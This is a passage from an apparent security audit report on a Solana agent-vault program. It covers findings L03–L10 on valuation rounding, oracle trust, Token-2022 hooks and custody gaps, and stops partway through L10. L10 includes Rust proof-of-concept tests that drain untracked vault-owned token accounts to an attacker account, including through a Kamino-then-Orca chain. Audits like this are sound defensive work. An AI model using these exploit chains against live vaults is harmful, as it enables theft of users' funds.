
- account **data_len**
- **StateWithExtensions::::get_extension_types()**

Reject if either changes. Optionally, make `remove_token_slot` use `ConfidentialTransferAccount::closable()` instead of rejecting extension presence alone, but that should be secondary hardening rather than the main fix.

FIX REVIEW NOTES

Fixed. `checked_cpi` now reverts if a tracked vault ATA's account size changes during the CPI.

L03: Near-zero ScaledUi multipliers are rounded to zero and then coerced to 1.0



LOCATION

agent-vault/508a861f/programs/agent_vault/src/math/scaled_ui.rs:L87 [↗](#)

RELEVANT SNIPPET

```
>_scaled_ui.rs RUST  
  
85: /// and negative inputs to 1.0 (= MULTIPLIER_MICROS_ONE) – a misconfigured  
86: /// mint shouldn't poison the vault's risk math.  
87: fn f64_to_micros_or_one(m: f64) -> i128 {  
88:     if !m.is_finite() || m <= 0.0 {  
89:         return MULTIPLIER_MICROS_ONE;
```

DESCRIPTION

`effective_scaled_ui_multiplier_micros` reads the Token-2022 `ScaledUiAmountConfig` multiplier and converts it to integer micros before USD valuation. The conversion is intended to coerce only non-finite, zero, and negative multipliers to **1.0**:

```
RUST  
  
let scaled = (m * 1_000_000.0).round();  
if !scaled.is_finite() || scaled <= 0.0 {  
    return MULTIPLIER_MICROS_ONE;  
}
```

However, any finite positive multiplier below **0.5e-6** rounds to **0** micros. That rounded value then trips the `scaled <= 0.0` fallback and returns `MULTIPLIER_MICROS_ONE`, i.e. **1.0**, instead of preserving the near-zero multiplier.

This contradicts the documented invariant in [docs/AUDIT_SCOPE.md:208](#), which says finite near-zero ScaledUi multipliers are applied as-is.

PRACTICAL IMPACT

A Token-2022 slot with a tiny positive ScaledUi multiplier can be overvalued by a large factor. For example, `m = 0.0000004` should value holdings at **0.0000004x**, but the vault values them at **1.0x**. Since the resulting multiplier feeds checked-CPI USD gates, an admitted issuer-controlled mint can make worthless or near-worthless raw balances appear valuable enough to satisfy slippage, value-bound, cumulative-investment, and PnL checks.


RECOMMENDATION

Do not use the fallback for positive values that merely round below one micro. Either reject positive multipliers that round to zero with **MathOverflow**/invalid-multiplier, or preserve more precision by storing the multiplier at a finer fixed-point scale. At minimum, split the checks so **m <= 0.0** falls back to **1.0**, while **m > 0.0 && scaled == 0.0** fails closed instead of inflating to **1.0**.

FIX REVIEW NOTES

Fixed. Multipliers outside **[0.001, 1000]** now revert with **ScaledUiMultiplierOutOfRange**. A near-zero value no longer becomes 1.0.

L04: PrePostSnap on an agent influenceable approved oracle defeats the slippage cap



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L590-L607 [↗](#)

RELEVANT SNIPPET

```
> _checked_cpi.rs RUST
588: // PrePostSnap, the target's atomic oracle update during the CPI lets a
589: // value-preserving action register as zero slippage.
590: let mut post_prices: Vec<OraclePrice> = Vec::with_capacity(token_count);
591: for i in 0..token_count {
592:     let price = match slot_gates[i].sampling_method {
593:         OracleSamplingMethod::PreOnly => pre_prices[i],
594:         OracleSamplingMethod::PrePostSnap => {
595:             let oracle_ai = &ctx.remaining_accounts[2 * token_count + i];
596:             read_oracle(
597:                 oracle_ai,
598:                 slot_gates[i].max_staleness_slots,
599:                 slot_gates[i].max_conf_bps,
600:                 current_slot,
601:                 now_unix,
602:                 &approved_oracles,
603:             )?
604:         }
605:     };
606:     post_prices.push(price);
607: }
608:
609: // (3) Post-balance assertions.
```

DESCRIPTION

For a slot configured **PrePostSnap**, the oracle is re-read after the CPI, so **post_usd_total** reflects whatever the oracle account holds when post-CPI valuation runs. The only trust gate is owner-program membership in **approved_oracles**, plus the Pyth **PriceUpdateV2** quality checks (price ≥ 0 , not future-dated, slot and publish-time staleness, **conf / price $\leq$ max_conf_bps / 10_000**).

These checks verify internal consistency. They do not bound the price against any external truth. Confidence is self-reported, so an oracle posting **price = 10¹⁵, conf = 0** passes the confidence gate cleanly.

If the agent can make an approved **PrePostSnap** oracle write a higher value between the pre and post reads, **post_usd_total** inflates and a real outflow registers as roughly zero slippage. The whole vector

matches **M04: ScaledUiAmount multiplier inflation drains unrelated slots through checked_cpi** inflation, applied to the oracle field instead of the ScaledUi multiplier.

The **mock_oracle** used in **tests/agent_rails.rs** is exactly such a program. The test drives the price down to exercise loss rails. The exploit direction is up.

With Pyth feeds and the documented **PreOnly** default, this is not reachable. The oracle pubkey is pinned per slot at **checked_cpi.rs:440-444**, the agent cannot move Pyth, and **PreOnly** reuses the pre-CPI sample so price cannot change inside a single action. The exposure exists only when the owner both:

1. Approves an oracle whose post-CPI price the agent can influence within a transaction (any program in the approved_oracles list that the agent can CPI to, directly or transitively).
2. Configures a slot to **PrePostSnap** on that oracle.

RECOMMENDATION

Document **PrePostSnap** in **SPEC.md** ## 6: it must only ever point at an oracle whose post-CPI price the agent cannot influence in the same transaction. The current spec wording ("for oracle sources whose published price may update within the same transaction") undersells the risk.

Bound the per-action price move on a **PrePostSnap** re-read (e.g., reject if $|\text{post_price} - \text{pre_price}| / \text{pre_price} > \text{max_oracle_move_bps}$). A single mid CPI jump can then no longer forge unbounded **post_usd_total**.

DEVELOPER RESPONSE

Acknowledged. No program change. **SPEC.md** now says **PrePostSnap** must use an oracle the agent cannot move in the same transaction. Production registry entries use **PreOnly**.

L05: High mint decimals can overflow or corrupt USD valuation math



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L871 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rs RUST
869: let balance = balances[i] as i128;
870: let usd_micro_per_whole = prices[i].to_micro_usd_per_whole()?;
871: let divisor = 10i128.pow(gates[i].decimals as u32);
872: let product = balance
873:     .checked_mul(usd_micro_per_whole)
```

DESCRIPTION

add_token_slot checks only that the supplied decimals match the on-chain mint decimals, then stores the u8 value. Both **compute_per_slot_usd_gates** and **compute_baseline_usd_gates** call **10i128.pow(decimals)** before checked arithmetic. **10³⁹** exceeds **i128::MAX**, so a mint with decimals ≥ 39 overflows the divisor path.

PRACTICAL IMPACT

A high-decimal admitted mint can make **checked_cpi** panic or compute profile-dependent corrupted USD values for that slot. This is mostly an operator/token-selection robustness issue, so it is Low rather than a higher-severity agent exploit.

RECOMMENDATION

Enforce a maximum supported decimals value at slot admission, preferably below the product-safe limit for the complete valuation formula. Replace raw **pow** with checked exponentiation and return **MathOverflow** rather than panicking or relying on build-profile behavior.

FIX REVIEW NOTES

Fixed. **add_token_slot** rejects decimals above 18. Both valuation divisors use **checked_pow** and return **MathOverflow**.

L06: Token-2022 **TransferHook** null-program policy is checked only when a slot is added



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/add_token_slot.rs:L192-L200 [↗](#)

RELEVANT SNIPPET

```
> _add_token_slot.rs RUST
190: | ExtensionType::ScaledUiAmount
191: | ExtensionType::Pausable => {}
192: ExtensionType::TransferHook => {
193:     let hook = mint_state
194:         .get_extension:::<TransferHook>()
195:         .map_err(|_| AgentVaultError::MintAccountInvalid)?;
196:     let program_id: Option<Pubkey> = hook.program_id.into();
197:     if program_id.is_some() {
198:         return Err(AgentVaultError::TransferHookForbidden.into());
199:     }
200: }
201: other => {
202:     msg!(
```

DESCRIPTION

add_token_slot accepts a Token-2022 mint with a **TransferHook** extension only when **hook.program_id == None**. That policy is not rechecked in **checked_cpi**; the runtime path re-reads mints only to resolve **ScaledUiAmount** multipliers before invoking the target. **refund_spl** also signs transfers for stored slots without revalidating hook state.

PRACTICAL IMPACT

If the hook authority installs a hook after admission, later Token-2022 transfers can execute hook code outside **agent_vault**'s direct **allowed_programs** model. Tracked balance drains are still checked by the normal post-CPI rails, but the documented reason for rejecting installed hooks is that they can run unaudited code and affect untracked accounts.


RECOMMENDATION

Re-check **TransferHook.program_id == None** for Token-2022 slot mints before agent-path and refund-path transfers, or persist the accepted extension state and reject drift. If hooks should be supported later, add an explicit approved-hook policy instead of relying only on add-time inspection.

FIX REVIEW NOTES

Fixed. **checked_cpi** now rechecks that Token-2022 transfer hooks stay unset. **refund_spl** was not changed.

L07: Oracle reads do not authenticate canonical Pyth source or bind feed_id



LOCATION

agent-vault/508a861f/programs/agent_vault/src/oracle/pyth.rs:L135-L141 [↗](#)

RELEVANT SNIPPET

```
>_pyth.rsRUST

133: // as a length gate: borsh body is packed (no alignment padding), so it
134: // differs from mem::size_of; deserialize enforces its own bounds.
135: if data.len() < 8 {
136:     return Err(AgentVaultError::UnknownOracleSource.into());
137: }
138:
139: if data[..8] != PriceUpdateV2::DISCRIMINATOR {
140:     return Err(AgentVaultError::UnknownOracleSource.into());
141: }
142:
143: // Account can carry trailing padding (Anchor alloc size >= borsh size).
```

DESCRIPTION

read_pyth_price_update accepts any account whose data has the **PriceUpdateV2** discriminator and passes price freshness/confidence checks. It decodes fields that identify the price source, including **write_authority**, **verification_level**, and **price_message.feed_id**, but does not validate them before returning the price. The caller-side **read_oracle** gate only checks that the account owner is in the vault's **approved_oracles** list; it does not require the canonical Pyth receiver program, and **add_token_slot** stores only the oracle account pubkey, not an expected feed id.

PRACTICAL IMPACT

A vault can be configured with a Pyth-shaped oracle account for the wrong feed, or with an approved custom oracle program that publishes arbitrary Pyth-shaped data. AgentVault will then compute slippage, value bounds, cumulative investment, and portfolio PnL using the wrong asset price. This can make the risk rails materially overstate or understate vault value and allow trades or withdrawals that should have failed under the intended feed.

RECOMMENDATION

Store an expected **feed_id** per token slot and require **update.price_message.feed_id == expected_feed_id** on every read. If the protocol intends to support only Pyth, also require the oracle account owner to be the canonical Pyth Solana Receiver program. If custom oracle programs are

intentionally supported, make that a separate explicit oracle type with its own trust model, and still bind each slot to an expected feed/position id.

FIX REVIEW NOTES

Fixed. Each slot now stores a **feed_id** taken from the oracle at **add_token_slot**. Every read requires **VerificationLevel::Full** and a matching feed id. Custom oracle programs stay allowed through **approved_oracles**.

L08: Halt-gating documentation misstates owner/admin refund behavior



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/refund_native.rs:L4 [↗](#)

RELEVANT SNIPPET

```
>_refund_native.rs RUST
2:  /// the stored `owner`.
3:  ///
4:  /// Admin or owner; rejected while halted. `System::Transfer` signed by
5:  /// vault_assets seeds. System enforces the rent-exempt floor on the source,
6:  /// so drains below it revert.
```

DESCRIPTION

Several instruction comments describe admin-or-owner paths, including **refund_native** and **refund_spl**, as "rejected while halted" or generically "halt-gated." The implementation is more specific: **SignerRole::check_admin_or_owner_with_halt** always allows the owner, allows the admin only while **halt_code < 2**, and rejects agent/unknown signers. As a result, owner-signed maintenance and refund calls remain available even during full halt, while admin calls are only blocked at **halt_code >= 2**.

PRACTICAL IMPACT

This does not create a direct theft or redirect path by itself, since refund destinations are pinned to the stored owner/native recipient or stored **owner_ata**. However, the mismatch can mislead auditors, operators, or integrators about which actions remain available during halt states. In particular, admins can still force **refund_spl/refund_native** back to the owner while **halt_code < 2**, and owners can do so at any halt level.


RECOMMENDATION

Update the specification and instruction comments to state the exact role matrix: owner is never halt-blocked, admin is blocked at **halt_code >= 2**, and agent access is instruction-specific. Also explicitly document admin refund authority as forced-unwind authority, or make refunds owner-only if that is the intended trust model.

FIX REVIEW NOTES

Fixed. The halt matrix in the code was already correct. The comments on **refund_native**, **refund_spl**, and **set_token_config** now match it.

L09: Sub-microUSD prices can make tracked slot balances invisible to USD rails



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L870-L875 [↗](#)

RELEVANT SNIPPET

```
>_ checked_cpi.rs RUST
868:   for i in 0..balances.len() {
869:       let balance = balances[i] as i128;
870:       let usd_micro_per_whole = prices[i].to_micro_usd_per_whole()?;
871:       let divisor = 10i128.pow(gates[i].decimals as u32);
872:       let product = balance
873:           .checked_mul(usd_micro_per_whole)
874:           .ok_or(AgentVaultError::MathOverflow)?;
875:       let unscaled = product / divisor;
876:       // Apply ScaledUiAmount multiplier (micros). For classic SPL +
877:       // Token-2022 without the extension the multiplier is 1_000_000
```

DESCRIPTION

checked_cpi values each tracked token slot in microUSD. The oracle normalization first converts the oracle price to **microUSD per whole token**, then the balance is multiplied by that normalized value. If a valid oracle price is below **1** microUSD per whole token, the normalization floors it to zero before the vault balance is multiplied.

As a result, a tracked token slot can hold economically meaningful value while **checked_cpi** prices the entire balance at **0**. A drain of that tracked slot then produces:

- zero pre/post USD value,
- zero per-action slippage,
- zero rolling slippage contribution,
- zero cumulative-investment delta,
- no portfolio PnL movement.

The PoCs demonstrate this with a tracked 6-decimal token balance of **1_000_000_000** whole tokens. At **0.99** microUSD per whole token, the position is worth about **\$990**, but the current integer normalization reports **0** microUSD per whole token, so the full balance can be drained with a zero USD-loss budget.

PRACTICAL IMPACT

For affected token slots, the agent can bypass the vault's USD-denominated risk controls. A full drain of the tracked token slot can appear as zero USD loss when the oracle price floors to zero. This bypasses:

- per-action slippage,
- rolling slippage,
- per-slot value bounds,
- cumulative investment accounting,
- portfolio PnL floor.

The economic impact scales with token balance. Any token whose whole-token price is below 1 microUSD can still represent meaningful aggregate value when held in large quantity.

This is a bypass of the USD-denominated rails. Raw balance controls remain an independent mitigation when configured to bound the affected token amount directly.

RECOMMENDATION

Do not truncate the oracle price to microUSD per whole token before multiplying by balance. Instead, preserve precision until after the balance multiplication.

Conceptually, replace:

RUST

```
let usd_micro_per_whole = price.to_micro_usd_per_whole()?;  
let value = balance * usd_micro_per_whole / 10^decimals;
```

with an order that applies the oracle exponent after multiplying by the token balance:

RUST

```
// Conceptual only: use checked arithmetic / widened integer math.  
let numerator = balance * price;  
let value_micro_usd = apply_power_of_ten(numerator, expo + 6) / 10^decimals;
```


Equivalently, normalize into a higher-precision fixed-point unit first, then downscale to microUSD only after multiplying by balance and token decimals.

Also consider rejecting nonzero prices that normalize to zero under the current unit. If microUSD remains the final accounting unit, a nonzero oracle price should not silently become zero for a nonzero token balance.

FIX REVIEW NOTES

Fixed. USD valuation now multiplies by balance first, then applies the oracle exponent. A 0.99 microUSD price on a large balance no longer values at zero.

L10: Untracked **vault_assets_pda**-owned token accounts are vault custody but escape every risk rail



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L665 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rs RUST  
663: // max_cumulative*. Staged here, written back in the load_mut block below.  
664: let mut new_cumulatives: Vec<i64> = Vec::with_capacity(token_count);  
665: for i in 0..token_count {  
666:     let pre_v = pre_values[i];  
667:     let post_v = post_values[i];
```

DESCRIPTION

This is a **custody-coverage** gap. **checked_cpi** signs every external CPI as **vault_assets_pda**, but its risk accounting snapshots only the token accounts registered as configured slot ATAs. Any *other* SPL or Token-2022 account whose token authority is **vault_assets_pda** is equally under vault custody, yet it is excluded from the pre/post balance snapshots, USD valuation, slippage cap, position bounds, cumulative-investment cap, and portfolio PnL floor.

The rails therefore measure a *subset* of vault-owned accounts rather than *every* account under the vault authority. An agent can move assets out of any unregistered vault-owned token account without consuming the configured risk budget.

A direct malicious-program PoC demonstrates the accounting gap, and a realistic chain demonstrates impact against live protocols:

1. Kamino redeem sends JLP into an untracked vault-owned JLP account.
2. Orca swaps that untracked JLP into an attacker-controlled wSOL account.
3. The configured tracked vault balances are unchanged, so **checked_cpi** observes no loss.

PRACTICAL IMPACT

An agent can bypass the vault's configured risk controls for any value held in untracked vault-owned token accounts. The transfer never reduces a tracked vault ATA balance, so:

- per-action slippage does not increase,
- rolling slippage does not increase,
- per-slot quantity and value bounds are not evaluated for the moved asset,
- cumulative investment caps are not updated,
- portfolio PnL is unchanged from the perspective of the tracked slots.

Where the relevant integrations are allowlisted, this enables asset exfiltration from vault custody to an attacker-controlled token account while **checked_cpi** observes unchanged tracked balances.

PROOF OF CONCEPT

The documented custody model says that the agent must not have a withdrawal path and that CPIs must not be able to exfiltrate custody:

- **AUDIT_SCOPE.md**: A2 says the agent has no withdrawal path.
- **AUDIT_SCOPE.md**: A3 says a CPI cannot exfiltrate custody.
- **SPEC.md**: **checked_cpi** forwards a CPI suffix signed by **vault_assets_pda**.

The finding violates this model because an untracked vault-owned token account is controlled by **vault_assets_pda**, yet it is outside the risk rails.

Root cause

The **checked_cpi** instruction separates **remaining_accounts** into a tracked prefix and a forwarded CPI suffix. Only the prefix accounts are validated as vault token slots:

- The CPI suffix starts at **3 * token_count: checked_cpi.rs:393-417**.
- The prefix requires **mint[i]**, **vault_ata[i]**, and **oracle[i]** to match the configured token slots: **checked_cpi.rs:419-445**.
- Only the configured vault ATAs are snapshotted before the CPI: **checked_cpi.rs:496-518**.
- Only the configured vault ATAs are snapshotted after the CPI: **checked_cpi.rs:576-651**.
- Slippage and other value rails are computed only from those tracked post balances: **checked_cpi.rs:653-769**.

The CPI suffix is still signed by **vault_assets_pda**. During CPI construction, **vault_assets_pda** is force-marked as a signer whenever it appears in the forwarded accounts:

- **checked_cpi.rs:801-855**.

The existing guard rejects **vault_assets_pda** only when it is writable in the CPI suffix. That blocks PDA ownership hijacks such as **System::Assign**, but it does not block using **vault_assets_pda** as the readonly signer/authority for SPL token transfers from other vault-owned token accounts.

Proof 1: a malicious target can drain an untracked vault-owned token account

The malicious target baseline test shows the intended behavior for tracked vault ATAs: a direct transfer from the tracked wSOL vault ATA executes inside the malicious CPI, but the transaction reverts because the tracked balance loss exceeds the per-action slippage cap.

The following AV-001 PoC uses the same transfer primitive against an untracked vault-owned JLP ATA.

RUST

```
#[test]
fn naked_transfer_from_untracked_vault_ata_succeeds() {
    // AV-001 PoC: the same malicious_target Token::Transfer primitive succeeds
    // when the source is a vault-assets-owned ATA that is not one of the
    // configured slot ATAs. The post-CPI rails only snapshot the tracked
    // prefix accounts, so this untracked drain is invisible to slippage.
    let mut env = env_with_malicious_target();
    let attacker = Keypair::new();

    let amount = 123_456_789;
```

... continued

RUST

```
let untracked_vault_jlp = get_ata(&env.vault_assets_pda, &JLP_MINT);
let attacker_jlp = get_ata(&attacker.pubkey(), &JLP_MINT);
inject_token_account(
    &mut env.svm,
    &untracked_vault_jlp,
    &JLP_MINT,
    &env.vault_assets_pda,
    amount,
);
inject_token_account(
    &mut env.svm,
    &attacker_jlp,
    &JLP_MINT,
    &attacker.pubkey(),
    0,
);

assert_ne!(untracked_vault_jlp, env.vault_wsol_ata);
assert_ne!(untracked_vault_jlp, env.vault_usdc_ata);

let suffix = vec![
    AccountMeta::new_readonly(env.vault_assets_pda, false),
    AccountMeta::new(untracked_vault_jlp, false),
    AccountMeta::new(attacker_jlp, false),
    AccountMeta::new_readonly(SPL_TOKEN_ID, false),
];
agent_attack(&mut env, encode_naked_transfer(amount), suffix)
    .expect("untracked vault ATA drain should pass checked_cpi");

assert_eq!(
    read_token_amount(&env.svm, &untracked_vault_jlp),
    0,
    "malicious_target drained the untracked vault-owned ATA"
);
assert_eq!(
    read_token_amount(&env.svm, &attacker_jlp),
    amount,
    "attacker-controlled ATA received the untracked tokens"
);
assert_eq!(
    read_token_amount(&env.svm, &env.vault_wsol_ata),
    100_000_000_000,
    "tracked wSOL slot stayed unchanged"
);
assert_eq!(
    read_token_amount(&env.svm, &env.vault_usdc_ata),
    10_000_000_000,
    "tracked USDC slot stayed unchanged"
);
}
```

This proves the core issue: the agent can use the vault signer to move assets from vault-owned token accounts that are not part of **VaultState.tokens**.

Why this matters: assets can realistically enter untracked vault-owned token accounts

The direct malicious-program PoC proves that untracked vault-owned accounts are outside the rails. The next question is whether assets can realistically reach those accounts. If no allowlisted integration can place assets there, the issue would be theoretical.

In practice, this depends on the allowlisted programs. A vault owner/admin may allowlist lending or liquidity protocols for legitimate strategy execution. Kamino provides a concrete demonstrated path: its redeem flow allows the destination liquidity token account to be an untracked account owned by the vault authority.

The key constraint is that Kamino does not allow direct redemption to an attacker-owned token account. That is why the exploit is a two-step chain:

1. Redeem into a vault-owned but untracked token account.
2. Use another allowlisted protocol to move those untracked assets to the attacker.

Proof 2: Kamino can redeem into an untracked vault-owned token account

The Kamino PoC models a prior deposit where the vault owns JLP cTokens in an untracked vault-owned cToken account. It then creates the redeem destination as the vault's JLP ATA, even though JLP is not configured as a tracked AgentVault slot.

RUST

```
#[test]
fn kamino_redeem_to_untracked_vault_ata_succeeds() {
    let mut env = TestEnv::new_for_kamino_orca_chain(VaultConfig::default());

    let lending_market_authority = kamino_lending_market_authority();
    inject_empty_system_account(&mut env.svm, &lending_market_authority);
    if env.svm.get_account(&INSTRUCTIONS_SYSVAR).is_none() {
        inject_empty_system_account(&mut env.svm, &INSTRUCTIONS_SYSVAR);
    }

    // Model a prior Kamino deposit: the vault owns JLP cTokens.
    let vault_jlp_ctoken_ata = get_ata(&env.vault_assets_pda, &KAMINO_JLP_COLLATERAL_MINT);
    inject_token_account(
        &mut env.svm,
        &vault_jlp_ctoken_ata,
        &KAMINO_JLP_COLLATERAL_MINT,
        &env.vault_assets_pda,
        KAMINO_JLP_REDEEM_AMOUNT,
    );

    // JLP is not configured as a tracked AgentVault slot, but this destination
    // token account is still owned by vault_assets_pda, satisfying Kamino's
    // token::authority = owner constraint.
    let untracked_vault_jlp_ata = get_ata(&env.vault_assets_pda, &JLP_MINT);
    inject_token_account(
        &mut env.svm,
        &untracked_vault_jlp_ata,
        &JLP_MINT,
        &env.vault_assets_pda,
        0,
    );
}
```

... continued

RUST

```

assert_ne!(untracked_vault_jlp_ata, env.vault_wsol_ata);
assert_ne!(untracked_vault_jlp_ata, env.vault_usdc_ata);

let redeem_ix = ix_checked_cpi(
    &env.agent.pubkey(),
    &env.owner.pubkey(),
    env.vault_nonce,
    CheckedCpiArgsWire {
        target_program: KLEND_PROGRAM_ID,
        instruction_data: encode_kamino_redeem_reserve_collateral(KAMINO_JLP_REDEEM_AMOUNT
    ),
    max_slippage_usd_override: 0,
    post_balance_assertions: vec![],
},
env.prefix_accounts(),
kamino_redeem_reserve_collateral_accounts(
    &env.vault_assets_pda,
    &lending_market_authority,
    &vault_jlp_ctoken_ata,
    &untracked_vault_jlp_ata,
),
);

let agent_kp = clone_kp(&env.agent);
let payer_kp = clone_kp(&env.payer);
send_ix(&mut env.svm, redeem_ix, &payer_kp, &[&agent_kp])
    .expect("Kamino redeem into untracked vault-owned JLP ATA should pass checked_cpi");

assert!(
    read_token_amount(&env.svm, &untracked_vault_jlp_ata) > 0,
    "Kamino paid JLP into the untracked vault-owned ATA"
);
assert_eq!(
    read_token_amount(&env.svm, &vault_jlp_ctoken_ata),
    0,
    "Kamino burned the vault-owned cTokens"
);
assert_tracked_balances_unchanged(&env);
}

```

The same PoC also proves Kamino does not permit redeeming directly to the attacker-owned JLP account:

RUST

```

#[test]
fn kamino_redeem_directly_to_attacker_ata_reverts() {
    let mut env = TestEnv::new_for_kamino_orca_chain(VaultConfig::default());

    let lending_market_authority = kamino_lending_market_authority();
    inject_empty_system_account(&mut env.svm, &lending_market_authority);
    if env.svm.get_account(&INSTRUCTIONS_SYSVAR).is_none() {

```

... continued

RUST

```
    inject_empty_system_account(&mut env.svm, &INSTRUCTIONS_SYSVAR);
}

let vault_jlp_ctoken_ata = get_ata(&env.vault_assets_pda, &KAMINO_JLP_COLLATERAL_MINT);
inject_token_account(
    &mut env.svm,
    &vault_jlp_ctoken_ata,
    &KAMINO_JLP_COLLATERAL_MINT,
    &env.vault_assets_pda,
    KAMINO_JLP_REDEEM_AMOUNT,
);

let attacker = Keypair::new();
let attacker_jlp_ata = get_ata(&attacker.pubkey(), &JLP_MINT);
inject_token_account(
    &mut env.svm,
    &attacker_jlp_ata,
    &JLP_MINT,
    &attacker.pubkey(),
    0,
);

let redeem_ix = ix_checked_cpi(
    &env.agent.pubkey(),
    &env.owner.pubkey(),
    env.vault_nonce,
    CheckedCpiArgsWire {
        target_program: KLEND_PROGRAM_ID,
        instruction_data: encode_kamino_redeem_reserve_collateral(KAMINO_JLP_REDEEM_AMOUNT
    ),
    max_slippage_usd_override: 0,
    post_balance_assertions: vec![],
},
env.prefix_accounts(),
kamino_redeem_reserve_collateral_accounts(
    &env.vault_assets_pda,
    &lending_market_authority,
    &vault_jlp_ctoken_ata,
    &attacker_jlp_ata,
),
);

let agent_kp = clone_kp(&env.agent);
let payer_kp = clone_kp(&env.payer);
send_ix(&mut env.svm, redeem_ix, &payer_kp, &[&agent_kp])
    .expect_err("Kamino should reject a destination ATA not owned by vault_assets");

assert_eq!(
    read_token_amount(&env.svm, &vault_jlp_ctoken_ata),
    KAMINO_JLP_REDEEM_AMOUNT,
    "failed redeem leaves the vault-owned cTokens in place"
);
assert_eq!(
```

... continued

RUST

```

        read_token_amount(&env.svm, &attacker_jlp_ata),
        0,
        "attacker does not receive JLP directly from Kamino"
    );
    assert_tracked_balances_unchanged(&env);
}

```

This matters because it shows the realistic shape of the exploit. Kamino is used to move assets from one vault-owned untracked account to another vault-owned untracked account. It is not the final exfiltration step.

Proof 3: Orca can extract the untracked assets to an attacker-controlled account

After Kamino redeems JLP into the untracked vault-owned JLP account, the chained PoC uses Orca Whirlpool to swap that JLP into an attacker-controlled wSOL account.

RUST

```

#[test]
